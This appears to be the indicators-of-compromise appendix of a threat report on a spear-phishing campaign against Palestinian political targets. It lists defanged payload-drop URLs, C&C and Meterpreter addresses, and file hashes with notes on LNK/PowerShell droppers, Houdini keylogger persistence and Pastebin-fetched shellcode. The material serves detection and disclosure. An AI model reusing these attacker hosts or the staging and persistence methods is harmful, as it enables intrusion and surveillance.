	Google Documents	Payloads Drop	hxpx://docs[.]google[.]com/uc?export=download&confirm=e2q5&id=0B- 0x_34KLvQ4dEpQWWtMNWZFfc2s
	YouTube	Decoy Video	hxpx://www[.]youtube[.]com/watch?v= 6xzDkuVrfAg
	Pastebin	Payloads Drop	hxpx://pastebin[.]com/raw/En7WDSyM
	Kawaii File Hosting	Payloads Drop	hxpx://a[.]pomf[.]cat/haxwxs[.]dat
	NET-STYLE- DEVELOPMENT-LTD	Meterpreter	213[.]184[.]123[.]144
ATT-APR-24	Amazon AWS	C&C	35.162.186.152
ATT-APR-27	Amazon AWS	C&C	35.164.50.135
	Google Documents	Phishing+Payload	hxpx://docs[.]google.com/uc?export=download&confirm=e2q5&id=0B44ZJnwNJ0 LuaktPdjRDSnc3QXc
	NET-STYLE- DEVELOPMENT-LTD	Meterpreter+ Payload	213[.]184[.]123[.]144/mark.doc
	Kawaii File Hosting	Payloads Drop	hxpx://a[.]pomf[.]cat/hnsnxg[.]doc
	Pastebin	Payloads Drop	hxpx://pastebin[.]com/raw/caVD2tHV hxpx://pastebin[.]com/raw/En7WDSyM

ATT-MAY-01	Google Documents	Phishing + Payload	hxps://docs[.]google.com/uc?export=download&confirm=e2q5&id=0B-Ox_34KLvQ4NGxWQlF2cHVvZ00
		Payloads Drop	hxps://docs[.]google.com/uc?export=download&confirm=e2q5&id=0B-Ox_34KLvQ4eHdLcGlhNDh1djQ
	DocDroid	Payloads Drop	hxpx://www[.]docdroid[.]net/file/download/A8N6ZIr/office-update.rtf
	NET-STYLE-DEVELOPMENT-LTD	Meterpreter + Payload	213[.]184[.]123[.]144/mark.doc
ATT-MAY-09	Amazon AWS	C&C	54.162.67.73
		Payloads Drop	hxpx://34[.]207[.]144[.]25/updating.doc
		Payloads Drop	hxpx://34[.]207[.]144[.]25/office-online-update.rtf
	Google Documents	Phishing + Payload	hxps://docs[.]google[.]com/uc?export=download&confirm=e2q5&id=0B5GvNEpwtnqhbFZlWU1GNjlqTVE
	Pastebin	Payloads Drop	hxpx://pastebin[.]com/raw/UwbKkyVh
			hxpx://pastebin[.]com/raw/g3UcZ4E
			hxpx://pastebin[.]com/raw/XH3wjDEg
			hxpx://pastebin[.]com/raw/caVD2tHV
			hxpx://pastebin[.]com/raw/En7WDSyM
	UploadPack	Payload Drop	hxpx://uploadpack[.]com/8d67682dd54a9d6e98239e31b81a539a6504/test.mp3
	NET-STYLE-DEVELOPMENT-LTD	Meterpreter	213[.]184[.]123[.]144
ATT-JUN-06	Amazon AWS	C&C Communication	54.162.67.73
		Payloads Drop	hxpx://34[.]207[.]144[.]25/office-online-update.rtf
		Payloads Drop	hxpx://34[.]207[.]144[.]25/lak.dat
	Google Documents	Phishing + Payload	hxps://docs[.]google[.]com/uc?export=download&confirm=e2q5&id=0B0dN5Z2G G3wsZ1ZhQmZIUFlXcUE
			hxps://docs[.]google[.]com/uc?export=download&confirm=e2q5&id=0B0dN5Z2G G3wsU0ozX2p0ZzLldGM
			hxps://docs[.]google[.]com/uc?export=download&confirm=e2q5&id=0B0dN5Z2G G3wsUzzdmIjNmJYNkU
	UploadPack	Payloads Drop	hxpx://uploadpack[.]com/e/dc5850ae993a8de11bcc13925add3219273/caVD2tHV.mp3
			hxpx://uploadpack[.]com/e/0becfdc0333ac107be5f7431adf59ea63169/En7WDSyM.mp3
	NET-STYLE-DEVELOPMENT-LTD	Meterpreter	213[.]184[.]123[.]144
ATT-JUL-18	Google Documents	Phishing + Payload	hxps://docs[.]google[.]com/uc?export=download&confirm=e2q5&id=0B1Bm_6lXgqVSOUdBT9kSTBFamc
	Namecheap	Payloads Drop	209[.]188[.]21[.]162 > hxpx://install-office-updates[.]mail1[.]online/install/updates.rtf
			209[.]188[.]21[.]162 > hxpx://install-office-updates[.]mail1[.]online/~mail1/x.htm
	Pastebin	Payloads Drop	hxpx://pastebin[.]com/raw/XH3wjDEg
			hxpx://pastebin[.]com/raw/caVD2tHV
			hxpx://pastebin[.]com/raw/Y1mPg5YE
			hxpx://pastebin[.]com/raw/PHevv8PP
	NET-STYLE-DEVELOPMENT-LTD	Meterpreter	213[.]184[.]123[.]137
	Base IP B.V.		193[.]138[.]223[.]25 >

			hxpx://193[.]138[.]223[.]25/CTBKwklR cDzSRtNHizaiLQ0ybkgMT6BXADqprfxhnxF aJGy6DdpT03IkSALPzJ9A509ae_0Vrq7PM4Y Y-xV/ 193[.]138[.]223[.]25 > hxpx://193[.]138[.]223[.]25/DbIZDA30 FAN6u3u6I8sK2AjDBK8Iyvw3Z1Ip7k2DW3oY lCabajIXwnA1xUu_sdS/ 193[.]138[.]223[.]25 > hxpx://193[.]138[.]223[.]25/8UDW4
ATT-JUL-22	Namecheap	Payloads Drop	209[.]188[.]21[.]162 > hxpx://paltel[.]mail8[.]online/dalee l/apps/details?id=com.androDiv.palp honebook&hl=ar
	Digital Ocean	C&C	67[.]205[.]130[.]61 > phonebooks[.]site/ phonebooks[.]site/paltel/server_file s/full_data.php phonebooks[.]site/paltel/server_file s/upload.php phonebooks[.]site/search/search_name .php?val=
ATT-SEP-05	Google Documents	Phishing + Payload	hxpx://docs[.]google.com/uc?export=d ownload&confirm=e2q5&id=0B- 0x_34KLvQ4T09kd1VBVGxYTDQ
	Pastebin	C&C	hxpx://pastebin[.]com/raw/2cLsuXj6
	Base IP B.V.	C&C	193[.]138[.]223[.]25
ATT-SEP-17	Namecheap	Phishing + Payload	hxpx://xn-- kgbe1cj5cac[.]xyz/?watch_video=mad- Assaf-video-mp4 hxpx://xn--kgbe1cj5cac[.]xyz/Ahmad- Assaf-video.rar
	Pastebin	C&C	hxpx://pastebin[.]com/raw/2cLsuXj6 hxpx://pastebin[.]com/raw/ trZZJTGA
	Base IP B.V.	C&C	193[.]138[.]223[.]25
	Google Shortened URL	Payload Drop	hxpx://goo[.]gl/uRbozc
ATT-OCT-22	Google Documents	Payload Drop	hxpx://docs[.]google[.]com/uc?expor t=download&confirm=e2q5&id=0B0dN5Z2G G3wsY1FNSHNY0ZxX2s
	Google Plus Accounts	C&C + Paylaod	hxpx://plus[.]google[.]com/10645655 6287604120942 hxpx://plus[.]google[.]com/10451809 9222750189969 hxpx://plus[.]google[.]com/11022869 9051788231047
	GHOSTnet Hosting	C&C	5.175.214.9
	Bit.ly	Redirection	bit[.]ly/2y3XL3P
ATT-OCT-24	Namecheap	Payload Drop	storgemydata[.]website/v.dat
	Pastebin	Payload Drop	hxpx://pastebin[.]com/PHevv8PP hxpx://pastebin[.]com/Ngs18J1k
	Google Documents	Payload Drop	hxpx://docs[.]google[.]com/uc?expor t=download&confirm=XRlZ&id=0B0dN5Z2G G3wsLVprTkhsCmp4NTA
	Google Plus Accounts	C&C + Paylaod	hxpx://plus[.]google[.]com/10645655 6287604120942 hxpx://plus[.]google[.]com/10451809 9222750189969 hxpx://plus[.]google[.]com/11022869 9051788231047
	NET-STYLE- DEVELOPMENT-LTD	Meterpreter	213[.]184[.]123[.]143
	GHOSTnet Hosting	C&C	5[.]175[.]214[.]9
	Bit.ly	Redirection	bit[.]ly/2zVPAZn
ATT-OCT-30	Pastebin	Payload	hxpx://pastebin[.]com/wy2Rsfnt

	Google Documents	Payload Drop	hxps://docs[.]google[.]com/uc?export=download&confirm=XRlZ&id=0B0dN5Z2GG3wsbGI3eG5pZkVtY0U
ATT-NOV-06	Google Documents	Payload Drop + Exploit Payload Drop	hxps://docs[.]google[.]com/uc?export=download&confirm=KRLZ&id=0B0dN5Z2GG3wsUVJkbDlyam1JOVU hxps://docs[.]google[.]com/uc?export=download&confirm=XRlZ&id=0B0dN5Z2GG3wsUmJRXZZJWkZ10DQ
	Google Plus Accounts	C&C + Paylaod	hxps://plus[.]google[.]com/106456556287604120942 hxps://plus[.]google[.]com/104518099222750189969 hxps://plus[.]google[.]com/110228699051788231047
	Namecheap	Payload Drop	storgemydata[.]website/hta storgemydata[.]website/gz.dat storgemydata[.]website/robots.txt
	GHOSTnet Hosting	C&C	5[.]175[.]214[.]9
ATT-NOV-13	Google Documents	Payload Drop	hxps://docs[.]google[.]com/uc?export=download&confirm=XRlZ&id=11YoqOASTFS4PrCGgEH7ChzDAgeHUbxA
	Google Plus Accounts	C&C + Payload	hxps://plus[.]google[.]com/106456556287604120942 hxps://plus[.]google[.]com/104518099222750189969 hxps://plus[.]google[.]com/110228699051788231047
	Namecheap	Payload Drop	storgemydata[.]website/output.bmp
	GHOSTnet Hosting	C&C	5[.]175[.]214[.]9
ATT-NOV-22	Google Documents	Payload Drop	hxps://docs[.]google[.]com/uc?export=download&confirm=XRlZ&id=1e-czAq350HtvTmDVHDMeoNeAswkqr8FD
	Google Plus Accounts	C&C + Payload	hxps://plus[.]google[.]com/106456556287604120942 hxps://plus[.]google[.]com/104518099222750189969 hxps://plus[.]google[.]com/110228699051788231047
	Namecheap	Payload Drop	storgemydata[.]website/output.bmp
	GHOSTnet Hosting	C&C	5[.]175[.]214[.]9
ATT-NOV-23	Google Documents	Payload Drop	hxps://docs[.]google[.]com/uc?export=download&confirm=XRlZ&id=1e-czAq350HtvTmDVHDMeoNeAswkqr8FD
	Google Plus Accounts	C&C + Payload	hxps://plus[.]google[.]com/106456556287604120942 hxps://plus[.]google[.]com/104518099222750189969 hxps://plus[.]google[.]com/110228699051788231047
	Namecheap	Payload Drop	storgemydata[.]website/output.bmp
	GHOSTnet Hosting	C&C	5[.]175[.]214[.]9
ATT-FEB-21 2018	Google Shortened URL	Phishing + Payload	hxps://goo[.]gl/5i5dss
	Google Documents	Payload Drop	hxps://docs[.]google[.]com/uc?export=download&confirm=XRlZ&id=1IIn1z2XZi0vULX11gKbNCltU5qcL1ASv
	SendGrid	Tracking	hxps://u4527477[.]ct[.]sendgrid[.]net/wf/click?upn=GzbvrWFa-2FIR2NQQ35uPX57aCB3FC9Z4gbNAzL6LLaAU-3D_N-2BufH1TYS3g9uAvSEbM7FlyWoq5jXa-2F2vY4b0-2Fs2-2BmOYrz0wwDcd9dc3fgQhJrhg0Pp4TuZHrAqm2IQqEipyL7FUx0wKWqurdxX9EWBIJACYoPi dh-

			2BNpyR6Z6fVm2Reab5yjJBPDiw48aYb1XLUsdWMoV1LDnKhCboz-2Bqdf79BBuk002WyungRRt2NfB0Kj8oyhMD7nlR5LkoExZ-2F-2BX0FnZ11NE0CKvCdCiLVzyD5A-3D
ATT-FEB-26 2018	Conseev LLC	Payload Drop	192[.]243[.]102[.]28 > hxxp://beginpassport[.]com/x86_SQLite.Interop.dll hxxp://beginpassport[.]com/System.Data.SQLite.dll
	Conseev LLC	C&C	192[.]243[.]102[.]28 > hxxp://beginpassport[.]com/f_dump.php hxxp://beginpassport[.]com/c_dump.php hxxp://beginpassport[.]com/o_dump.php
	A2 Hosting, Inc	Phishing	70[.]32[.]28[.]2 > mi3-wssl[.]a2hosting[.]com, hxxp://kiwixpress[.]com
ATT-MAR-19 2018	Google Shortened URL	Phishing + Payload	hxxps://goo[.]gl/H7k3dB
	Google Documents	Payload Drop	hxxps://docs[.]google[.]com/uc?export=download&confirm=XRlZ&id=1kwxinN_zbZW_hWBvz-pQH4iEVvrXyWJ8
	SendGrid	Tracking	hxxps://u899199[.]ct[.]sendgrid.net/wf/click?upn=dQ8jN83usFZINo5tcnp0dUweA90mpBqn0yrvaUhj04M-3D_N-2BufH1TYS3g9uAvSEbM7FlyWoq5jXa-2F2vY4b0-2Fs2-2BmNl8lkr=KNAx-2FKe-2BAADTD1pQb-2FskZoxM-2FzqAwibvN61-2BqMm5AIp5ntFTFp5JwNd7fHW0-2BYR-2BWqF1dahIEmzfzoRh2KEglRWNsHL600ZytsXHwYQvz9-2BjRrNzoN8Ud85yUIea0nxKSzsLHHPd027-2Bz-2Fpo-2Bk1HBcJ617pUkyySDiINTK4Z0Vcop3aivyJefHoLeLE-3D
	Conseev LLC	Payload Drop	192[.]243[.]102[.]28 > hxxp://beginpassport[.]com/x64_SQLite.Interop.dll hxxp://beginpassport[.]com/System.Data.SQLite.dll
	Conseev LLC	C&C	192[.]243[.]102[.]28 > hxxp://beginpassport[.]com/f_dump.php hxxp://beginpassport[.]com/c_dump.php hxxp://beginpassport[.]com/o_dump.php
ATT-MAR-19 2018	Google Documents	Payload Drop	hxxps://docs[.]google[.]com/uc?export=download&confirm=XRlZ&id=1wbPrp6T2K1aE8ybZshHb2QwT9ycZmeKv
	Beind CloudFlare	Deocry Drop	hxxp://asrararbiya[.]com/09ABUDHABI862.jpg
	Conseev LLC	Payload Drop	192[.]243[.]102[.]28 > hxxp://beginpassport[.]com/java.css hxxp://beginpassport[.]com/x64_SQLite.Interop.dll hxxp://beginpassport[.]com/System.Data.SQLite.dll

File Hashes

ATT-NOV-20 2016	
Fatahorg.r10	MD5: 6C6154DA2A9D3F6084CA9DB8D81021D2 SHA-1: 8A928894BBE7B1D48D67728CC0324C752E7D362B SHA-256: 40AABCA84A9D882D816C1E5DB4CD0969753551500CCDC6773312CA31C593751C Size: 3561 bytes
Notes:	
	<ul style="list-style-type: none"> - RAR Compressed Initial Payload as an Email Attachment with unusual extension “.R10”. - Email attachment named after Palestinian Political party “Fatah Organization”.
حركة فتح الموقع الرسمى.url	MD5: B2F5EE058B2AD310BF4A6FDF2D8B1F2D SHA-1: 8E3EDEE1CE74025AAF7712F29583261C0B04F2F4 SHA-256: 0C281161229E8C9109AD4DAD9160B58B1EE4E61B1FD2A02EB2F0297BC66F2681 Size: 372 bytes
Notes:	
	<ul style="list-style-type: none"> - Decoy .URL internet shortcut after extracting .R10 initial payload. - Internet shortcut pointing to alleged official Facebook page of “Fatah Organization”.
ام القضايا المطروحة للنقاش.rtf	MD5: D2C2B38274B8886A74EEE1F789371495 SHA-1: 865939FCCFD1CE5327C1C2175B875EECAA0D3EC3 SHA-256: B22B8B6D77B6246C4446F481EABE17F04A43F02AAEBD054CBFE3E427DF862AAD Size: 7734 bytes
Notes:	
	<ul style="list-style-type: none"> - Decoy .RTF document after extracting .R10 initial payload.
اجندة المؤتمر السابع لحركة فتح.lnk	MD5: D2CC0449829E04F896BB2C61370BCD46 SHA-1: 7E5034EB7087BEBE5F2630920911442DE56ECB45 SHA-256: CE4FB7E79CB929E2F2597DFFE48827EF1BFED7452949D1AD3E0BA1507FE7ED24 Size: 1383 bytes
Notes:	
	<ul style="list-style-type: none"> - Shortcut .LNK file after extracting .R10 initial payload. - Second stage dropper with embedded PowerShell commands to retrieve binary from remote site. - Downloads and executes file (d1.exe: EE06977E310617A38EE67255A05EA18F) to and from %TEMP%
d1.exe	MD5: EE06977E310617A38EE67255A05EA18F SHA-1: 88CD44730EAB421164B4F7A2BD5E9E4B728BD3AD SHA-256: 4D0DC7DE48E5779DF949E4BDD98C307983E29E3628ACF889A196C7B0960462E3 Size: 387209 bytes
Notes:	
	<ul style="list-style-type: none"> - Second stage self-extracting binary after opening .LNK (t1.lnk: D2CC0449829E04F896BB2C61370BCD46). - Extracts and executes .LNK (t1.lnk: 4AC535DB1688665E663F0D49906CC888) and .RTF (Document.rtf: 10B2BAEA5293F84DDA6736CD35EC8023) as configured in sfx.ini: RunBefore=Document.rtf / Run=t1.lnk
t1.lnk	MD5: 4AC535DB1688665E663F0D49906CC888 SHA-1: 7B896434AA2B06734215E2AA2D1DF59F6534933 SHA-256: BB34615A21D80DAA87C10B79FA8DC36A530AD9B40DA512A94173F536BF9BC58 Size: 1371 bytes
Notes:	
	<ul style="list-style-type: none"> - Shortcut .LNK file after executing self-extracting binary (d1.exe: EE06977E310617A38EE67255A05EA18F). - Third stage dropper with embedded PowerShell to retrieve binary from remote site. - Downloads and executes file (t1.exe: EE06977E310617A38EE67255A05EA18F)
Document.rtf	MD5: 10B2BAEA5293F84DDA6736CD35EC8023 SHA-1: EEEBA092BF583440E503CD8CAB72E31E5AE61AF98 SHA-256: 3EDA60F03E4BAFEB97E12B1A78417147E404B46DA0CDBA73259C0F66B844E8BB Size: 56885 bytes
Notes:	
	<ul style="list-style-type: none"> - Decoy .RTF document file after executing self-extracting binary (d1.exe: EE06977E310617A38EE67255A05EA18F).

t1.exe	MD5: 56B2A8F35A10F8A278B8BA8DE6A5A8AB
	SHA-1: 40BB6140BE8B8BB4A0436A7D1B15CFFB527C35CC
	SHA-256:
	EE01A0553E7912271B81EDFEB85D7B9BAF814C08ECD41AD6AF36EA62AD02FB39
	Size: 2920448 bytes
Notes:	
<ul style="list-style-type: none"> - Fourth stage Houdini binary after executing .LNK file (t1.lnk). - Downloaded to and executed from %TEMP% - Copies itself to %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\LNK1.exe - Creates file "t1.dat" containing captured keystrokes. 	

ATT-NOV-28 2016	
Jibril Rjoub.r10	MD5: 6D7382ECE376F1243BF9B5DD0E798988
	SHA-1: F0F51D7135971394CF80A0E328CACF6CE164B789
	SHA-256: 78852CADF62881315B51148EBDD4C2F23E1C50E5D4ED90FFCA5619A76E0BC2A5
	Size: 12299 bytes
Notes:	
<ul style="list-style-type: none"> - RAR Compressed Initial Payload as an Email Attachment with unusual extension ".R10". - Email attachment named after Palestinian Political figure "Jibril Rajoub". - Extracts contents to directory named "palpress.ps" 	
فاساد جبريل رجوب.rtf	MD5: 9EA7C489BAFF3FC163F901C6E449992D
	SHA-1: 86BA76CFD4107E2EE4200EB6277799F92E9E025A
	SHA-256: 51489E3CCA380073D9BE2643ED6CA4E091B7D0BEA85B0C963E84FD5BA9EE76C2
	Size: 67480 bytes
Notes:	
<ul style="list-style-type: none"> - Decoy .RTF document after extracting .R10 initial payload. 	
اتهامات للرئيس محمود عباس بالخيانة.lnk	MD5: 6FE2D787A0D6783D16E1D2FBAC2F2005
	SHA-1: E975361BB231F5D12B210F2512A1D1EE79BDE9DC
	SHA-256: 4C2F4846F8293E3782C006ECC937F99C9F0B85BEF172C5C9D22FCB11084F37FB
	Size: 2165 bytes
Notes:	
<ul style="list-style-type: none"> - Shortcut .LNK file in directory "palpress.ps" after extracting .R10 initial payload. - Second stage dropper with embedded PowerShell to retrieve binary from remote site. - Downloads and executes self-extracting binary file (x.tmp:) to/from %APPDATA% 	
x.tmp	MD5: 8AF565EBD4632D185CBF40420118DB2D
	SHA-1: 7D86576087923FF6045A961FB2E48051E3D34D7A
	SHA-256: FB364A2A1B02F912984AD9AABA78A2B630B693CCD26EF55070BC2AECED922EE2
	Size: 163470 bytes
Notes:	
<ul style="list-style-type: none"> - Second stage self-extracting binary after opening .LNK file (x.tmp.lnk). - Extracts and executes .LNK (x2.tmp.lnk) and .RTF (Document.rtf) to/from %TEMP%\RarSFX0\ 	
Document.rtf	MD5: B94B6794D866F71A32785EBA1CADFFE2
	SHA-1: 30A937D22793A086DB9F1DD5748148274753CFE5
	SHA-256: 71BD260C0FB3B57B993DC9586ED82DF247DA44F2C7465078FB08602EC9B705EE
	Size: 14936 bytes
Notes:	
<ul style="list-style-type: none"> - Decoy .RTF document file after executing self-extracting binary (x.tmp). 	
x2.tmp.lnk	MD5: 920B10B6740EF28743E0B6915EF94C09
	SHA-1: 305C2533CE2543929197E1D51F95F950041B07ED
	SHA-256: 58C8F16010B9E51E798E82E73F30BECED6F293783031EEFA2B4C3495293AF41B
	Size: 1371 bytes
Notes:	
<ul style="list-style-type: none"> - Shortcut .LNK file after executing self-extracting binary (x.tmp). - Third stage dropper with embedded PowerShell to retrieve binary from remote site. - Downloads and executes binary file (x2.tmp.lnk) to/from %APPDATA% 	
x2.tmp	MD5: 8039243DC225EA080498B38E707AD7A0
	SHA-1: EA0990AE83AAA9A1547E3DDB0CFC1C1709AC8242
	SHA-256: 42690B3CB208210B0586B8521D17F2C3776002CD3B736D11223239BB62616140
	Size: 2712064 bytes
Notes:	
<ul style="list-style-type: none"> - Fourth stage Houdini binary after executing .LNK file (x2.tmp.lnk), - Downloaded to and executed from %TEMP% - Copies itself to %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\runover.exe - Creates file "x2.dat" containing captured keystrokes. 	

ATT-NOV-29 2016	
aqaleem-Fatah.r10	MD5: 06F7D0F4C7CD264796D0D5FFB90EF709 SHA-1: A82862759E7161445D50DD2455C31977A9F9D11A SHA-256: D80E26847A0A0C38F0F4DCC835196E065610B2D19EFF8C677F83C84A69516299 Size: 1509559 bytes
Notes:	
	<ul style="list-style-type: none"> - RAR Compressed Initial Payload as an Email Attachment with unusual extension “.R10”. - Email attachment named as “Fatah Provinces”. - Embeds and extracts self-extracting binary “
كشف الأقاليم المؤتمر السابع.scr	MD5: 8487389E03FB0E7B0646AADE4393BDCE SHA-1: C5E21FACF65B505CED188125FAA3A1F9CDEF581F SHA-256: 4D7E34B2218BADA1455AA702F72DAC3D81D59A860BD6FB0ECEE909B4435274C Size: 1654035 bytes
Notes:	
	<ul style="list-style-type: none"> - Second stage self-extracting binary after extracting initial payload (aqaleem-Fatah.r10: 06F7D0F4C7CD264796D0D5FFB90EF709) - Extracts and executes .XLSX (Document.xlsx: B68B6966E8FD2E1555DC6F691CE81ADB) and .EXE (cc.exe: 414FACD39F6C4864B35009EE9525A681) as configured in sfx.ini: RunBefore=Document.xlsx / Run=cc.exe
Document.xlsx	MD5: B68B6966E8FD2E1555DC6F691CE81ADB SHA-1: CB09DE4162F73961C492CC78E4FB38D9E9D29361 SHA-256: A08CE835B4E36A1A2056E9D2AAC8723A3CF3C5B52BC6F2F8492A045A38D7C0BC Size: 17154 bytes
Notes:	
	<ul style="list-style-type: none"> - Decoy .XLSX document after executing self-extracting binary (كشف الأقاليم المؤتمر (كشف الأقاليم المؤتمر) .scr: 8487389E03FB0E7B0646AADE4393BDCE). - Lists alleged provinces of Fatah Organization and the leader/members of each province.
cc.exe	MD5: 414FACD39F6C4864B35009EE9525A681 SHA-1: 45BE29E94C1F4D3D488D89E02B1FE8BBA10F2E55 SHA-256: 0BA83D51E4AA2487E754D4C55276E81EA83FC5E8D9421EDB65EFFDD744566F48 Size: 2693632 bytes
Notes:	
	<ul style="list-style-type: none"> - Third stage Houdini binary extracted and executed by self-extracting binary (كشف الأقاليم المؤتمر .scr: 8487389E03FB0E7B0646AADE4393BDCE) from %TEMP% - Copies/drops itself to %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\7all.exe

ATT-DEC-06 2016	
alhadath.ps. r10	MD5: 3F990E213AE9906FD8CD0EB672784CDC SHA-1: 2D1CA99326E00F9C9457BEB2E3C26BE2A3335CD0 SHA-256: BFF9EC91E637030AD4FCB1A222ED3E4399CC4D1C201851B117D44614C0553F13 Size: 74817 bytes
	Notes: <ul style="list-style-type: none">- RAR Compressed Initial Payload as an Email Attachment with unusual extension “.R10”.- Attachment named after the Palestinian Newspaper “Al-Hadath” for impersonation.- Extracts content into directory “وثائق تثبت تورط دحلان في اغتيال ياسر عرفات”.
	MD5: 1C2BB6A176C8898C77B51BF240825420 SHA-1: F02FD7A43172FE1C59C655FBBF424F05D8D5F85B SHA-256: D6166B0A3B32E1B672AD3DBA310D55F8122649DF06F52A9C9D9772261FB706D Size: 68572 bytes
	Notes: <ul style="list-style-type: none">- Decoy .PDF document after extracting .R10 initial payload.
Dahlan- message.pdf	MD5: AA0A0A43A3B48E85EFFDA0CCDF89BB52 SHA-1: E8D3F16201DB428F1FF71E9F61C44F0069EE128A SHA-256: 1A31353CDFD94BF7B028B331E2D7E3D2B226018E2B35861D18DB86F5BC1CED78 Size: 35357 bytes
	Notes: <ul style="list-style-type: none">- Decoy .RTF document after extracting .R10 initial payload.- Decoy .RTF document name translates to “Abo Mazen exposes Dhalan”. “Abo Mazen” refers to “Mahmoud Abbas”, the current President of Palestinian, and the father of Mazen.
	MD5: ABBF583C5150AB905B25A69A2BF91B9E SHA-1: 2B27A36EC86A45A36B6F0A3D7FC452F0BC4EEE04 SHA-256: F73C2048EC90FB9B4B2F876E897C4862E001EA62EE0389B67048A9B73F652294 Size: 2159 bytes
	Notes: <ul style="list-style-type: none">- Shortcut .LNK file after extracting .R10 initial payload. The file name translates to “Document Proving Dahlan’s Involvement in the Assassination of Arafat”- Second stage dropper with embedded PowerShell to retrieve binary from remote site.- Downloads and executes file (x.pov) to and from %TEMP%\h.exe
x.pov	MD5: D4BBAA38B21893431F9A19A84EEC74E4 SHA-1: 33634469806A10540D5D29560151C045B17FEC6 SHA-256: B79A495F0FA2C8DBD0561D95A1641B421BAC090C8F1711DA6A4EDC1B766012C3 Size: 2671616 bytes
	Notes: <ul style="list-style-type: none">- Second stage and UPX packed binary after executing .LNK (وثيقة تثبت تورط دحلان في اغتيال عرفات.lnk).- After UPX unpacking, dumps AutoIt binary (third stage), after extraction, results in unprotected fourth stage AutoIt binary (Iservs.exe).
	MD5: F5B4C702344208E5CFC8469DC30DA022 SHA-1: 21663E4FCFA24D8DBA67A41D94512B7E7F93D996 SHA-256: 5A7CBADC0D70E90182BCA8BA5215F7406E39C2A7234E9DBF681143672E42BE64 Size: 3638784 bytes
	Notes: <ul style="list-style-type: none">- UPX unpacked binary of binary (x.pov: D4BBAA38B21893431F9A19A84EEC74E4) .
Iservs.exe	MD5: 02D767E41BF5A39E464C121F99CFFF1C SHA-1: 352BAA9D5EBF05BFA6DF737A743F58C47F5CB7F5 SHA-256: 63220562769113F7ECEB1FB95A6370ABDBBB02CBBC8CC9D0E192D76421658564 Size: 2519552 bytes
	Notes: <ul style="list-style-type: none">- Fourth stage AutoIt binary containing raw Houdini as Base64-encoded and concatenated strings.- This binary is dropped into %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Iservs.exe by binary (x.pov)- After decoding, this binary injects the decoded Houdini binary into the hardcoded binary/process “wscript.exe”. The raw Houdini binary is not written to disk.
	MD5: C7485B45E5DCF4807BCE6511961AD6BB SHA-1: 59096D9D873EDC88235512BD157952D92B7CF9D6 SHA-256: DCD11A6279D36FF1D2E276E7F604967640B52A055496179325DE2228EBA02150 Size: 2275840 bytes
	Notes: <ul style="list-style-type: none">- Fifth stage binary (raw Houdini binary) after decompiling binary (Iservs.exe), extracting and decoding the base64 strings from decompiled AutoIt code (.AU3)- This binary is directly injected into “wscript.exe” without being written to disk.

ATT-JAN-24 2017	
ChromeSetup. bat	MD5: 22E1A1AB800EE6F76D8803FE23E74025
	SHA-1: 32607214BCD460C8FD1860767ABDF67987B2038F
	SHA-256: C04061AE79B82CE9121C7AD7034250B561372838F3EE3AC692B2DF500E4B6108
	Size: 456 bytes
Notes:	
<ul style="list-style-type: none"> - Initial payload batch script dropped via link in spear phishing email. - Downloads and executes binary (ChromeSetup.bat: 54F0B13A48972DBFAA75A84B6C9F9651). 	
ChromeSetup. bat / Google.exe	MD5: 54F0B13A48972DBFAA75A84B6C9F9651
	SHA-1: 40C11E7A1906C3C2DA204EF49488FE4E5220BDD3
	SHA-256: 8D75E47C04BB2CC0F4C2E973475D4FF1FC8F32039794E3EA5CA2494C66D80D3F
	Size: 2937856 bytes
Notes:	
<ul style="list-style-type: none"> - Second stage Houdini Binary dropped executed by batch script (ChromeSetup.bat) into %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Google.exe 	

ATT-MAR-12 2017	
بيان الرئاسة ر. الفلسطينية ar	MD5: 7B935A3F3CEF47C7955CEB973EE7664E SHA-1: 4F5C4ABF735611245272C2C588442D2131D1CA4E SHA-256: 532EE1ABB619841D91F4F2F1EA71A2E56EE4B9058D62189224B9C71309749F44 Size: 497 bytes
Notes:	
- RAR Compressed Initial Payload dropped from Google Documents via Google shortened URL in spear phishing email.	
- Extracts second stage .JS payload (بيان الرئاسة الفلسطينية).doc.js: D6D436A3E75A255874A6D9DA488B5C30).	
بيان الرئاسة د. الفلسطينية oc.js	MD5: D6D436A3E75A255874A6D9DA488B5C30 SHA-1: 4FD295059AE60E137FFBB1923B31F9E55A1C50DB SHA-256: 0F47C5D73BD036F6772CBE2D4AB7FA08314A238B15CA0102BDFFE640DAC4C6B4 Size: 396 bytes
Notes:	
- Second stage .JS payload drops decoy .RTF (wafa.rtf: 00C51F39E85A8FFE2FC5FF9FC98AF333) and persistence batch script (loop.cmd: 793F420B14F41284CA0EFF50425A637).	
wafa.rtf	MD5: 00C51F39E85A8FFE2FC5FF9FC98AF333 SHA-1: 57FA0596B62772432B924C881A6D081680169049 SHA-256: 646D20D772C7917F1B00F354B211D9BF3D4251FF5CD3B22FC4F84F6B127B5CAB Size: 86290 bytes
Notes:	
- Decoy .RTF document dropped by second stage .JS payload (بيان الرئاسة الفلسطينية).doc.js: D6D436A3E75A255874A6D9DA488B5C30).	
loop.rar / loop.cmd	MD5: 793F420B14F41284CA0EFF50425A637 SHA-1: 9EA5726C21638F3F3D190EF37608E8ECF7EA95DE SHA-256: 472D13238575D46C87098B507D5A6DF19797AC532D72C58370C32097196892F3 Size: 272 bytes
Notes:	
- Third stage runtime time-based persistence batch script dropped as "loop.rar" and stored into %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\loop.cmd	
- Executes every 300 seconds to retrieve paste code En7WDSyM (A6194752ED386F89F5B7F6C87F31F743) from Pastebin, which contains the shellcode injection PowerShell script (first stage of PowerShell)	
Second stage PowerShell script	MD5: 35E19FBDE30129CD68D529E2D2BF801 SHA-1: C78A3CE8CAA922C223404B7D30EB486C56859562 SHA-256: 3DF886F8CA72583091DF5DE45BB3AB6256FCE75DAE39DB24F2E3C7EB55D4A5B Size: 2625 bytes
Notes:	
- PowerShell script resulting from Base64 decoding and gunzipping the inner PowerShell script within En7WDSyM.	
- This is the actual shellcode injection PowerShell script and is never stored on disk	
Shellcode within Second Stage PowerShell script	MD5: 741596ab697ed1c2a3d9208a3fdfe60b SHA-1: 909e02f82f34d6a2ee6136490d9a16b6264075fa SHA-256: 576b63dea8184571f1693bbbf7ec00c69c335ba65d509d53a002766a3d2e188c Size: 1125 bytes
Notes:	
